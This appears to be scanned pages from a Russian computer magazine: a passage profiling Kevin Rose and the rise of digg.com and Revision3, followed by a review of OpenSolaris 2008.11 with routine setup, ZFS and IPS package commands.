вания спутал так называемый dot-com бум, пришедшийся как раз на конец 90-х. Тогда общественность, наконец, углядела в сетевых проектах огромный потенциал и бросилась покорять новые рынки и горизонты. Фирмы и фирмочки, делающие бизнес в интернете, появлялись в изобилии, как грибы после дождя, а инвесторы активно и охотно вкладывались в подобные предприятия. Понаблюдав за этим почти броуновским движением и, видимо, решив не тратить более ценное время на учебу, в 1998 Кевин бросил университет и отправился на поиски удачи.


Ему удалось найти неплохую работу. Он устроился техническим консультантом в департамент энергетики США, а точнее, на ядерный полигон в родной Неваде. Стабилизировав свое финансовое положение, Роуз с радостью окунулся в мир стартапов и успел поучаствовать не в одном и не в двух начинаниях. Среди тех проектов (или, скорее, прожектов) ничего стоящего не нашлось, — разные источники диаметрально расходятся даже относительно их характера, не говоря уже о названиях. Впрочем, справедливости ради стоит отметить, что ряд известных нам сегодня компаний зародились именно в тот период — во время расцвета доткомов. То есть, определенные шансы на успех имелись у всех, и Кевину просто не повезло. Пузырь доткомов лопнул совсем скоро — в 2000 году. Тогда индекс высокотехнологичных компаний NASDAQ упал, и биржа акций едва пережила это потрясение. Сотни сетевых фирм обанкротились, прекратив свое существование и отвратив население от дерзаний в сфере интернета. Это был сильный удар, как по крупным IT-компаниям, так и по общественному отношению к интернет-бизнесу — многие по сей день смотрят на него весьма пренебрежительно.

ПОПАСТЬ В ТЕЛЕВИЗОР

Однако, крах доткомов не вызвал у Кевина особенного уныния (возможно, потому что плотно связаться ни с одним действительно серьезным начинанием он не успел), и Роуз обратился к другим областям гиковской культуры, оставив в покое чужие стартапы. Довольно неожиданно он сменил ядерный полигон на телевизионную студию, что сыграло большую роль и в будущей раскрутке digg.com и в судьбе самого Роуза. Новым местом его дислокации стал кабельно-спутниковый канал TechTV, который сам по себе весьма примечателен. Тематика TechTV всегда была очень узкой, ориентированной на нердов — новости и различные шоу о компьютерах, новых технологиях, интернете. И нельзя сказать, что при этом канал не пользовался популярностью: вещая на 70 стран мира, он имел аудиторию порядка 43 млн. подписчиков и около 1.9 млн. просителей на сайте ежемесячно. Согласись, весьма неплохо для узкопрофильного канала для гиков.

Кевин устроился на TechTV техническим ассистентом (должность одна из самых низших в тамошней иерархии, попросту говоря — мальчик на побегушках) в шоу The Screen Savers, но долго в низах засиживаться не стал. Уже совсем скоро, установив с тамошним коллективом хорошие отношения, он начал, ни много ни мало, собственной персоной появляться в эфире, не оставляя при этом и своих прямых обязанностей в The Screen Savers. Стартовой площадкой для Кевина-ведущего послужило еще одно популярное шоу TechTV — Unscrewed with Martin Sargent, где Роуз вел короткие вставки, называвшиеся Dark Tip (что-то вроде рубрики «Вредных советов» для компьютерщиков), из-за чего и заработал определенную известность как «Dark Tipper».

Тематика IT-шных видео-подкастов заинтересовала Роуза не на шутку. Забегая вперед, скажу, что он не охладел к ней до сих пор. А тогда на дворе сменилось тысячелетие, было начало 2000-х, и Кевин начал не только вести чужие, но и организовать собственные передачи. Так, найдя на съемочной площадке The Screen Savers братьев по разуму, он принял участие в создании хакерского подкаста thebroken, сконцентрированного вокруг взлома софта, проникновения в чужие компы и прочих тем, относящихся к IT-безопасности. Здесь Кевин уже выступал не только одним из ведущих, но был и идейным вдохновителем, сценаристом и учредителем. Хотя до коммерции, конечно, было еще далеко — выпуски шоу распространялись через P2P-сети вроде KaZaa или BitTorrent, так что денег создателям затея не приносила. Зато имелся неплохой повод



Главная страница digg.com



Глядя на это, понимаешь — хорошо быть Кевином Роузом! :)

для гордости — по словам Роуза, за первый год существования эпизоды видео-подкаста скачивали более 2 млн. раз.
Таким образом, дела у начинающей телезвезды шли более чем уверенно, когда на горизонте замаячили серьезные перемены. Бизнес диктовал свои законы, и TechTV с потрохами перекупила крупная компания Comcast, задумав его слияние со своим геймерским каналом G4. По большому счету, желания работников TechTV на этот счет никто не спрашивал, а под предлогом слияния новое руководство уволило 250 человек и заявило, что готово принять 80-100 сотрудников, но только в головном офисе компании — в Лос-Андежеле. На переезд и такие условия согласились немногие. В ходе этих пертурбаций от былой команды TechTV осталась жалкая горстка — всего шесть человек. Кевин Роуз был в этой шестерке.

РЕВОЛЮЦИЯ ЗА ПАРУ ТЫСЯЧ ДОЛЛАРОВ

Несмотря на то, что работу удалось сохранить, а к персоналу из «старой команды» на новом месте относились нормально, сторонние проекты и идеи затягивали Кевина все сильнее. Официально он, уже в качестве одного из постоянных ведущих, продолжал корпеть над The Screen Savers, а «неофициально» потихоньку работал над своим thebroken и задумывался о большем. Гораздо большем. Регулярно общаясь с сильными мира сего, сложно не мечтать о великих свершениях. А гостями студии The Screen Savers становились многие видные личности IT-сцены, включая таких маститых динозавров, как Стив Возняк. Кстати, именно он вдохновил молодого, перспективного парня Роуза на создание чего-то действительно новаторского. Согласно официальной легенде, Кевин и Стив имели шуточный разговор на тему далеких 70-х и революционных идей, рожденных в то время. В ходе обсуждения наш герой окончательно уверился, что нужно «что-то делать». Что и говорить, живой пример в лице Возняка маячил перед глазами. Впоследствии, поразмыслив над темой немного конкретнее (формулировка «что-то делать» плохо подходит на роль бизнес-плана), Кевин, не иначе как в силу профессии и прямой связи с миром журналистики, решил, что неплохим полем деятельности может стать новостной веб-сайт. Ну, а дабы привнести некое новаторство — сайт должно было контролировать его же собственное пользовательское коммьюнити.
Стояла осень 2004 года. Идея настолько захватила Роуза, что он принялся рьяно ее реализовывать, невзирая на практически полное отсутствие ресурсов. Имея на руках весьма скромную сумму, он нанял программиста-фрилансера за $12 в час с целью создания веб-страницы и приобрел за $1200 доменное имя digg.com. Интересно, что эти деньги должны были пойти в счет оплаты дома, где Кевин проживал вместе со своей девушкой, но захваченный азартом «творец» без колебаний пустил их на дело. В итоге, со своей дамой сердца Роуз поссорился, и они расстались. С тех пор он не устает повторять: «что бы ни происходило с digg.com, я никогда больше не поставлю бизнес превыше всего». Но вернемся к сайту. Вообще-то, назвать его планировали «Diggnation», но имя показалось Роузу чересчур длинным. В ходе сокращения сначала родился простой и запоминающийся «Dig», но так как домен dig.com уже принадлежал корпорации Walt Disney Internet Group, пришлось добавить вторую «G». Исходное «Diggnation», впрочем, тоже не пропало даром — теперь так называется официальный еженедельный подкаст Дигга, в котором рассказывается о наиболее интересных событиях на сайте.
На разработку ушло всего ничего — сайт был готов к запуску уже к зиме 2004. Кевину удалось заинтересовать проектом друзей, так что команду стартапа составили Оуэн Бирн (Owen Byrne), Рон Городецкий (Ron Gorodetzky) и Джей Адельсон (Jay Adelson). Все они, кроме Бирна, по сей день остаются «в строю». Digg.com официально открыли для посетителей 5 декабря 2004, не преминув отрекламировать запуск ресурса прямо в эфире The Screen Savers, тем самым сразу обеспечив проекту первую (и далеко немаленькую) аудиторию.
Что представлял собой первичный Digg? Концепция не сильно отличалась от того, что мы имеем сегодня — у Роуза и товарищей получилась экспериментальная помесь новостного агрегатора с сайтом социальных закладок, блогом, RSS-лентой и социальной сетью. Более того, стекающиеся на Digg со всего света ссылки не контролировались никакими «высшими инстанциями» — у сайта не было и нет редакторов, а рейтинг новостей здесь определяют сами юзеры, голосуя за новость простым нажатием на «-» или «+». Не было на Digg и рекламы, правда, лишь первое время. Как только вокруг него сформировалось первичное коммьюнити (а благодаря грамотному рекламному ходу Роуза, это произошло быстро — порядка 100.000 человек он сайту обеспечил), на страницах сразу же появился блок Google AdSense. С коммьюнити Digg повезло. Дело в том, что еще до запуска было принято решение исходно сосредоточиться на технологической тематике и соответствующих новостях. И именно за счет того, что ресурсом заинтересовалось огромное количество гиков (а кто еще мог составлять аудиторию The Screen Savers?), digg.com сумел быстро набрать внушительное количество входящих ссылок. Оказалось, что технари являются довольно активной группой — посещая множество блогов и сайтов, они были рады поделиться найденной там информацией и сделать в Сети рекламу заинтересовавшему их начинанию. Плюс, поспособствовала раскрутке и функция «Blog this». С ее помощью любую новость с digg.com можно было легко осветить у себя в блоге, дав на нее удобную ссылку. Совсем скоро Digg начал мелькать на первых строчках крупнейших поисковиков.

УСПЕХ ПО ВСЕМ ФРОНТАМ

Эксперимент удался. Стартап уверенно вставал на ноги, когда на основной работе у Роуза начались не слишком приятные перемены. Его родное шоу The Screen Savers решили упразднить, заменив похожей программой Attack of the Show!, с менее хардкорным уклоном. Дело в том, что G4 хотели вернуть прежний облик геймерского и, скажем прямо, довольно попсового канала. В новую передачу взяли старых ведущих, так что остаться не у дел Кевину, в общем-то, не грозило, но такое положение вещей его решительно не устроило. Окрыленный вырисовывающимися успехами Digg, 22-го мая 2005 в своем блоге он сообщил, что разорвал контракт с G4. 27-го числа Роуз в последний раз провел эфир Attack of the Show! и ушел в свободное плавание, чтобы уже в апреле 2005 основать собственный интернет-телеканал.



BusinessWeek, сильно преувеличивший доходы Кевина

Рабочее место миллионера мало чем отличается от обычного

Проект получил имя Revision3 Corporation (Модификация3). Придумывая название, Джей Адельсон, Роуз и Дэвид Праджер (David Prager) взяли стандартное ТВ за нулевую точку отсчета. Единицей они назвали кабельное телевидение, двойкой — видео для ПК... а третьим витком развития, по их мнению, стало интернет-телевидение, ориентированное на владельцев iPod, TiVo и прочих мобильных девайсов. Согласно этой системе подсчета и решено было назвать фирму, деятельность которой целиком и полностью сфокусировалась на видео- и обычном подкастинге. Revision3 приютила под своим крылом уже упомянутый thebroken, подкаст Digg'а — Diggnation и многие другие шоу, ориентированные, в своей массе, на все тех же гиков.

Параллельно с этим креп и развивался digg.com. Первые серьезные инвестиции пришли к нему уже в октябре 2005, — это были $2.8 млн. венчурного капитала от ведущих инвесторов. По сути, оставалось только осторожно направлять сайт в нужное русло, не мешая ему самостоятельно развиваться. Монетизация Digg'а, тем временем, двигалась проверенным путем показа рекламы. У сайта было такое количество хитов в сутки, что вскоре он не только окупил вложенные в него деньги, но и стал приносить прибыль. О многом говорит тот факт, что в 2006 году Кевин попал на обложку журнала BusinessWeek с характерным заголовком: «Как этот парень сумел сделать $60 миллионов за 18 месяцев». Хотя Роуз позже опроверг информацию относительно 60 миллионов, к этому моменту он в любом случае заработал немало. Но упомянутая сумма тоже взялась не с потолка. Ее образовали путем нехитрых вычислений — в BusinessWeek просто прикинули, сколько могла стоить на рынке доля в 30-40% компании, принадлежащая Кевину.

На сегодня Digg, конечно, стоит много дороже. Не далее чем летом этого года Google предлагал за него $200 млн. И хотя сделка не состоялась, это снова привлекло к сайту внимание инвесторов, обеспечив вливание $28.7 млн. от фонда Highland Capital Partners. Отсюда нетрудно сделать вывод, что Кевин, по состоянию на 2008 год, не бедствует, а стало быть — дела идут хорошо и у других его предприятий. Revision3 действительно уверенно держится на плаву, снабжая нашего брата интересными видео-материалами, а новый стартап Pownce, запущенный в начале 2008 и представляющий собой социальную сеть с функцией микроблоггинга, понемногу развивается.

Что до Digg'а, который заслуживает отдельного внимания, сайт уже прочно зарекомендовал себя как одно из топовых СМИ Сети — порядка 236 миллионов посетителей ежегодно и ведущие позиции среди мировых лидеров по генерации трафика. Однако нельзя забывать, что «топовый» в данном случае совсем не означает «достоверный» или «объективный», ведь новости поставляют и поднимают до главной страницы обычные люди. Любая ошибка в новостях на digg.com — а они распространяются по Сети со скоростью лесного пожара — чревата не очень приятными конфузами, а информация зачастую носит сомнительный характер. Не слишком большой любовью думающей публики пользуется и сама система рейтинга. В сообществе Digg'а уже давно сложилась своего рода «мафия». Из-за нее ключевую роль играет не ценность отправленной на сайт информации, а количество друзей, готовых проголосовать за твой топик, или же количество top-poster'ов (людей, чьи топики попадали на главную страницу) у тебя во френдах. Получается, что принцип «голосуй за мои топики, я проголосую за твои» здесь в почете, а речь идет совсем не о ценности информации, а скорее, о «миллионе леммингов».

Конечно, «читать или не читать» — это личное дело каждого. Но в оправдание digg.com отмечу, что на сайт попадают такие вещи, которые могут остаться за бортом серьезных новостных лент, и этим он интересен и уникален. Пожалуй, только здесь одинаково бурно могут обсуждать выборы президента США, взлом мобильника Пэрис Хилтон и новую прошивку для iPhone. А с учетом того, что сайт легко настраивается «под себя», читать можно только о тех областях, которые тебе действительно небезразличны.

Но последнее слово этой статьи все же хотелось бы посвятить Кевину Роузу, а не digg.com. На текущий момент автору одного из самых ярких Web 2.0 проектов исполнился всего 31 год, и он занят не одним любимым делом, а сразу несколькими. За годы вращения в телевизионных и компьютерных кругах Кевин не только набрался опыта, но и оброс полезными связями, по долгу работы и зову личных интересов общаясь со многими пионерами IT-среды. Набрать большие обороты и развить по-настоящему бурную деятельность ему удалось лишь недавно, и останавливаться на достигнутом Роуз определенно не собирается. Какие еще идеи могут показаться ему заслуживающими внимания, и не передумал ли он «что-то делать», мы узнаем в самом скором будущем. Достаточно просто следить за новостями, что в наше время стало совсем нетрудно.



ВЛАДИМИР «TURBINA» ЛЯШКО
/ V.TURBINA@GMAIL.COM /

Восход свободного солнца

ОБЗОР ОС OPENSOLARIS 2008.11


Многих пользователей, интересующихся *nix-системами, привлекают технологии проприетарного Solaris. После выхода свободной версии OpenSolaris познакомиться с возможностями этой системы стало на порядок проще. Теперь каждый может попробовать, что собой представляют ZFS, DTrace, контейнеры и многое другое.

О ПРОЕКТЕ

Как несложно догадаться, OpenSolaris базируется на Solaris — коммерческой операционной системе с закрытыми исходными кодами, разрабатываемой компанией Sun Microsystems. «Солярка» снискала себе популярность среди администраторов, разработчиков и просто любопытных, благодаря своей надежности, производительности, масштабируемости и управляемости. Однако первые версии стоили недешево. Версия Solaris 9, вышедшая в 2002 году, стала бесплатно распространяться по лицензии CDDL, но без поддержки, документации и некоторого закрытого ПО (Value Added Software). Летом 2005 года в Sun было принято решение об открытии части исходного кода системы (по CDDL) и запуске проекта OpenSolaris (ru.opensolaris.org), в рамках которого усилиями сообщества должен разрабатываться свободный вариант Solaris для платформ SPARC, x86 и PowerPC.

Некоторое время OpenSolaris обозначал скорее проект, чем готовый дистрибутив. Дело пошло шустрее, когда летом 2007 Sun наняла основателя Debian Яна Мердока. И вот, почти год спустя, увидел свет OpenSolaris 2008.05, который сразу был хорошо принят пользователями, даже несмотря на некоторую сырость. В дальнейшем команда разработчиков обязалась выпускать релизы каждые полгода, поэтому сегодня мы имеем уже OpenSolaris 2008.11.

В OpenSolaris изначально поддерживается несколько языков, среди которых есть и русский. Система управления пакетами получила название IPS (Image Packaging System) и очень напоминает APT из Debian, что, в общем-то, неудивительно, учитывая присутствие Мердока. Установка приложений, обновление пакетов и дистрибутива выглядит так же просто, как и в Debian. Дистрибутив распространяется в виде LiveCD с возможностью установки на жесткий диск, содержит базовую операционную систему OpenSolaris и поддерживает все традиционные разработки и технологии, доступные в Solaris. Это 128-битная файловая система ZFS с функциями мгновенного отката и постоянной проверки контрольных сумм. Тут есть средство динамической трассировки задач DTrace. Оно обеспечивает безопасный и полный контроль параметров действующих систем для ускорения создания приложений и оптимизации работы ОС. Есть и контейнеры, изолирующие программные приложения или службы с использованием гибких, программно-определяемых границ (например, если сбой происходит в процессе пользовательского уровня, граница контейнера воспрепятствует распространению отказа на другие контейнеры). В настоящий момент для OpenSolaris реализованы многие компоненты и протоколы: IPsec, Kerberos, SASL, KMF, OpenSolaris Virtual Manager (xVM) и т.д. Правда, некоторые из проектов (полный список — www.opensolaris.org/os/projects) пока еще находятся



Device Driver Utility позволяет протестировать оборудование

Для установки приложений в OpenSolaris можно использовать GUI

на ранней стадии развития. При закачке образа следует быть внимательным, так как по умолчанию предлагается «облегченный» образ с ограниченной локализацией (только основные языки) и ускоренной установкой. В образе, отмеченном буквой «g» (global), используется LZMA-компрессия. Это позволило добавить поддержку 12 языков рабочего стола. Кстати, диск можно получить по почте совершенно бесплатно. Для этого нужно выбрать на сайте проекта ссылку «Get Free Media» и заполнить форму. Посмотрим, что собой представляет единственная открытая версия SVR4.

ЗАГРУЖАЕМСЯ В LIVECD

Особых системных требований к компьютеру на сайте проекта не приведено. OpenSolaris запускается на 32- и 64-битных x86-системах, а также на виртуальных машинах VirtualBox и VMWare. Причем, в качестве виртуальной машины рекомендуется использовать именно VirtualBox (в начале 2008 года Innotek был приобретен Sun), OpenSolaris под ее управлением работает более стабильно. Работа в OpenSolaris на компьютере с минимальными 512 Мб ОЗУ не очень комфортна, поэтому памяти желательно побольше. Для установки потребуется, минимум, 3 Гб раздел (а лучше — 10 Гб). Этот раздел должен быть расположен ДО Linux swap, если таковой имеется (у обоих одинаковые идентификаторы, и OpenSolaris начинает путаться).

LiveCD загружается из меню GRUB, в котором можно выбрать OpenSolaris (графический режим или консоль) или загрузку с жесткого диска. Далее вводим цифры, соответствующие раскладке клавиатуры и языку рабочего стола (для русского это номера 29 и 10). Через некоторое время перед нами предстанет рабочий стол GNOME (версии 2.23.91 с композитным менеджером Compiz). Увы, никакого статус бара или информации о том, что сейчас происходит, не выводится. Учитывая большее, чем в Linux, время загрузки, это было бы очень кстати (поначалу создается впечатление, что все зависло).

Десктоп GNOME с четырьмя иконками (LiveCD, Device Driver Utility, «Начало работы в OpenSolaris» и «Установить Open Solaris»), в общем-то, стандартен. Интерфейс GNOME и приложений локализован практически полностью. Редкие подписи на английском (вроде Games) общего впечатления не портят. В этом вопросе, по сравнению с OpenSolaris 2008.05, виден явный прогресс. Несколько непривычно для пользователей Linux/Windows функционирует переключатель клавиатуры: по комбинации <Ctrl+пробел>.

После загрузки в системе имеются две учетные записи: jack с паролем jack и root с паролем opensolaris. Чтобы выполнить задачу с правами администратора, надо использовать «su» для переключения на эту роль — или «pfexec» (замена sudo), чтобы выполнить команду с нужными правами. Структура файловой системы напоминает Linux (логично, так как обе являются производными System V). Конечно, есть и свои особенности. Например, OpenSolaris отличается от System V режимами загрузки и для восстановления системы применяется «S» (single), управляемый скриптами в каталоге `/etc/rcS.d`. Все утилиты проекта GNU вынесены в каталог `/usr/gnu`. Сетевые интерфейсы, ведомые подсистемой NWAM (Network Auto-Magic, opensolaris.org/os/project/nwam), настраиваются автоматически при помощи DCHP. Настройки NWAM находятся в файле `/etc/nwam/llp`. В моем случае он имел вид:

```
$ cat /etc/nwam/llp
e1000g0 dhcp
```

Вывод «ifconfig -a» показал, что e1000g0 — это не что иное, как название сетевого интерфейса. Чтобы указать статический адрес, можно использовать тот же «`ifconfig`», но почему-то этот вариант срабатывает не всегда. Поэтому лучше изменить настройки NWAM. Для этого достаточно отредактировать файл llp при помощи редактора VI (есть и GEdit):

```
e1000g0 static 192.168.1.160/24
```

После чего перезапустить службу nwam:

```
# svcadm restart nwam
```

ПОДДЕРЖКА ОБОРУДОВАНИЯ

Хотя платформа x86 развивается для Solaris довольно давно (с 1994 года), список поддерживаемых устройств на порядок меньше, чем в Linux. Некоторые компоненты в настоящее время усиленными темпами портируются из NetBSD и других операционок (при условии, что лицензия это позволяет) — например, стек Bluetooth (opensolaris.org/os/project/bluetooth). На начальном этапе находится разработка ACPI (Suspend/Resume) и DRI. Многие




warning

Раздел Linux Swap должен находиться после раздела Solaris.



links

- Сайт проекта OpenSolaris, откуда можно скачать сам дистрибутив и руководство по работе, находится по адресу ru.opensolaris.org.
- Скачать бесплатную версию Solaris 10 можно по ссылке на странице www.sun.com/software/solaris.
- Бесплатный курс по OpenSolaris: www.sun.com/training/catalog/courses/WS-1000-OS.xml.



В OpenSolaris есть приложения для большинства повседневных задач

Рабочий стол GNOME в OpenSolaris

производители оборудования предоставляют собственные драйвера, что-то написано энтузиастами. В результате OpenSolaris поставляется с большим количеством драйверов для многих устройств. В меню «Приложения» даже присутствует программа настройки драйверов видеокарт Nvidia — Nvidia X Server Setting.

Перед установкой дистрибутива следует воспользоваться программой Device Driver Utility, ярлык для которой расположен на рабочем столе. Она поможет оценить поддержку оборудования в каждом конкретном случае и выдаст список рекомендаций с указанием необходимых драйверов. Количество неподдерживаемого оборудования отражается в строке «Driver Problems», а само проблемное оборудование подсвечивается красным цветом. В самом простом случае для установки драйвера достаточно нажать кнопку «Install Drivers». Чтобы помочь проекту в сборе данных, можно отправить информацию об оборудовании компьютера, нажав кнопку Submit.

Для поиска совместимого оборудования рекомендуется посетить ресурсы — **Solaris OS: Hardware Compatibility Lists** (www.sun.com/bigadmin/hcl), коллекцию драйверов для сетевых карт **Free NIC drivers for Solaris** (homepage2.nifty.com/mrym3/taiyodo/eng) и **Open Sound System** (opensound.com/oss.html).

Среди проектов обрати внимание на **Device Manager**, предлагающий уже практически готовую реализацию менеджера устройств (www.opensolaris.org/os/project/devicemgr).

УСТАНОВКА OPENSOLARIS

OpenSolaris можно установить как единую систему или как часть мультизагрузочной среды. Первый вариант самый простой, но требует наличия отдельного компьютера/диска. Во втором нужно учитывать несколько особенностей. Так, программа установки OpenSolaris, вызываемая нажатием ссылки «Установить OpenSolaris», не имеет средств подготовки разделов диска и видит только первичные разделы жесткого диска. Расширенные разделы не отображаются, хотя первичный раздел, в котором они находятся, виден. Программа установки позволяет использовать уже существующий раздел Solaris или весь диск, поэтому в мультизагрузочной среде лучше подготовить нужный раздел заранее, используя специальные инструменты (например, диск **SystemRescueCD**, www.sysresccd.org). Система использования диска в OpenSolaris напоминает принятую в xBSD. В выбранном разделе создаются более мелкие подразделы — слайсы. В ходе установки будут выделены три слайса: загрузочный, корневой и своп. Просмотреть таблицу слайсов можно при помощи команды «format». В качестве корневой файловой системы устанавливается ZFS.

Для загрузки OpenSolaris используется адаптированный GRUB; информация об установленной Windows будет занесена в его конфигурационный файл автоматически. Если на компьютере установлен Linux, следует сохранить файл настройки загрузчика и перенести из него данные в menu.lst OpenSolaris'а.

Сам процесс установки системы, состоящий из семи шагов, не выглядит сложным и напоминает инсталлятор Ubuntu. В первом окне знакомимся с информацией по установке. Далее указываем раздел, куда будем ставить операционку. На следующем шаге при помощи карты выбираем часовой пояс, вводим дату и время. На странице «Локаль» выбираем язык, который будет использоваться по умолчанию, этот выбор определит прочие системные параметры (формат даты, времени и т.д.). В установленной системе можно сменить язык, закончив сеанс и выбрав нужный в окне «Регистрация». Затем набираем два раза пароль root и заводим обычную учетную запись. Вход с правами администратора невозможен ни в LiveCD-режиме, ни в установленной системе (хотя такой вариант реализуем). Пользователь root в OpenSolaris является ролью; первая созданная в системе учетная запись будет иметь возможность переключения на нее.

Вот и все настройки. Теперь проверяем и при необходимости корректируем их. Чтобы начать установку, нажми кнопку «Установить». По окончании процесса будет выведена заключительная информация.

ФАЙЛОВАЯ СИСТЕМА ZFS

Появление ZFS в 2004 году наделало много шума, и до сих пор эта файловая система является предметом горячих обсуждений. Поэтому ZFS — это еще один повод, ради которого многие устанавливают OpenSolaris. Разрядность в 128 бит позволяет хранить просто огромные объемы информации (максимальный размер любого объекта 16 эксабайт — 2^64 байт). Концепция виртуального пула хранения данных позволяет обойтись без системы управления томами, вроде LVM, а RAID-Z даст фору обычному RAID. В пределах одного пула можно создавать 2^64 файловых систем, и менять размер их по мере необходимости. Но это еще не все. Фрагментация данных отсутствует. Пользователь может самостоятельно выбирать размер блоков данных вплоть до 128 Кб; возможно использование компрессии данных (LZJB или GZip); предусмотрен контроль целостности информации; поддерживаются режимы клонирования и зеркалирования. Кроме того, в ZFS встроена функция создания снапшотов — моментальных снимков состояния файловой системы на определенный момент времени, в которых сохраняется информация об измененных блоках.

Сейчас ZFS портируется в FreeBSD, Mac OS X, Linux. Из-за несовместимости лицензий поддержка ZFS не может быть включена в ядро Linux, поэтому адаптация ведется с использованием FUSE.

Управление элементами ZFS производится при помощи утилит zpool и zfs. Первая предназначена для управления пулами, вторая — файловыми системами. Например, создадим зеркальный пул из двух запоминающих устройств:

```
# zpool create myzfs mirror c1d0 c2d0
```

Теперь информацию о зеркале можно просмотреть командой «zpool list» или «zpool status -v». Устройства можно вводить в пул, отключать, заменять, экспортировать в другую систему и многое другое. Полный список команд ты найдешь на странице проекта в документации по **ZFS** (www.opensolaris.org/os/community/zfs/docs).

В итоге, несмотря на десктопную направленность OpenSolaris, наличие ZFS — хороший повод посмотреть на нее под другим углом: как на систему для хранения данных.

Программа установки OpenSolaris достаточно проста

ПАКЕТНАЯ СИСТЕМА IPS

Приложений, идущих в поставке, хватает для выполнения большинства стандартных задач. В меню находим: Firefox, Thunderbird, Evolution, Pidgin, Ekiga, Totem, Rhythmbox, GIMP, Digikam и другие. Остальное доустанавливаем при помощи системы управления пакетами IPS. Одной из особенностей этого пакетного менеджера является тесная связь с ZFS и использование некоторых ее возможностей: создание мгновенных снимков и копий файловых систем. Это позволяет при неудачном обновлении пакетов выполнить откат без переустановки системы или отдельного пакета, а также создавать несколько загрузочных окружений (boot environment — BE), которые могут быть использованы для тестирования новых версий ОС.

Все действия в IPS производятся при помощи команды «pkg». Достаточно ввести «pkg install название», — и выбранный пакет будет установлен. Для обновления всех установленных пакетов текущего образа до последней доступной версии выполни команду:

```
# pkg image-update
```

Система поддерживает не только родные пакеты, но и солярисовские SVR4. Официальный репозиторий pkg.opensolaris.org насчитывает более 17000 пакетов. По мере роста популярности дистрибутива ожидается появление других репозиториев. Проекты sunfreeware.com и blastwave.org уже открыли собственные хранилища установочных файлов. Например, в комплекте OpenSolaris не поставляются кодеки для проигрывания файлов в закрытых форматах. Для их установки подключи репозиторий blastwave.org:

```
$ pfexec pkg set-authority -O http://
blastwave.network.com:10000/ Blastwave
```

А затем накати пакеты mplayer, gstplugins, gstpluginsgood, gstpluginsbad, gstpluginsugly. Для установки удобнее использовать графический «Диспетчер пакетов». Сделан он по типу Synaptic, но функционально до него пока еще не дотягивает.

Из-за специфики IPS некоторые команды pkg выглядят не так просто, как в Debian. Например, для просмотра информации о пакете следует ввести:

```
# pkg contents -t dir,file,link,hardlink
-o action.name,mode,pkg.size,path,target
SUNWzfs
```

В итоге получим информацию, что куда и как устанавливается, включая права доступа и прочее. К используемым в IPS терминам придется привыкать. Под «образом» понимается место, куда устанавливается пакет, обычно это рабочая ОС. Каждый пакет характеризуется коллекцией объектов (файлы, каталоги, зависимости), где отдельный элемент называется «действием» (action). Как и APT, IPS позволяет самому легко создавать пакеты и репозитории. ⌶

